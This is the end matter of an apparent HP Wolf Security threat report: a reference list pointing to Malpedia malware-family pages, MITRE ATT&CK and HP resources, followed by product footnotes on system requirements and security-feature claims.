[11] https://malpedia.caad.fkie.fraunhofer.de/details/win.vjw0rm

[12] https://malpedia.caad.fkie.fraunhofer.de/details/win.cloudeye

[13] https://malpedia.caad.fkie.fraunhofer.de/details/win.remcos

[14] https://attack.mitre.org/

[15] https://malpedia.caad.fkie.fraunhofer.de/details/jar.strrat

[16] https://github.com/hpthreatresearch/

[17] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding

[18] https://enterprisesecurity.hp.com/s/article/Bromium-Threat-Intelligence-Cloud-Service

[19] https://enterprisesecurity.hp.com/s/

[20] https://threatresearch.ext.hp.com/blog/

a. HP Wolf Enterprise Security is an optional service and may include offerings such as HP Sure Click Enterprise and HP Sure Access Enterprise. HP Sure Click Enterprise requires Windows 8 or 10 and Microsoft Internet Explorer, Google Chrome, Chromium or Firefox are supported. Supported attachments include Microsoft Office (Word, Excel, PowerPoint) and PDF files, when Microsoft Office or Adobe Acrobat are installed. HP Sure Access Enterprise requires Windows 10 Pro or Enterprise. HP services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product. For full system requirements, please visit www.hpdaas.com/requirements.

b. HP Wolf Security Controller requires HP Sure Click Enterprise or HP Sure Access Enterprise. HP Wolf Security Controller is a management and analytics platform that provides critical data around devices and applications and is not sold as a standalone service. HP Wolf Security Controller follows stringent GDPR privacy regulations and is ISO27001, ISO27017 and SOC2 Type 2 certified for Information Security. Internet access with connection to the HP Cloud is required. For full system requirements, please visit http://www.hpdaas.com/requirements.

c. Based on HP's unique and comprehensive security capabilities at no additional cost among vendors on HP Elite PCs with Windows and 8th Gen and higher Intel® processors or AMD Ryzen™ 4000 processors and higher; HP ProDesk 600 G6 with Intel® 10th Gen and higher processors; and HP ProBook 600 with AMD Ryzen™ 4000 or Intel® 11th Gen processors and higher.

d. HP's most advanced embedded security features are available on HP Enterprise and HP Managed devices with HP FutureSmart firmware 4.5 or above. Claim based on HP review of 2021 published features of competitive in-class printers. Only HP offers a combination of security features to automatically detect, stop, and recover from attacks with a self-healing reboot, in alignment with NIST SP 800-193 guidelines for device cyber resiliency. For a list of compatible products, visit: hp.com/go/PrintersThatProtect. For more information, visit: hp.com/go/PrinterSecurityClaims.

e. HP Security is now HP Wolf Security. Security features vary by platform, please see product data sheet for details.

HP WOLF SECURITY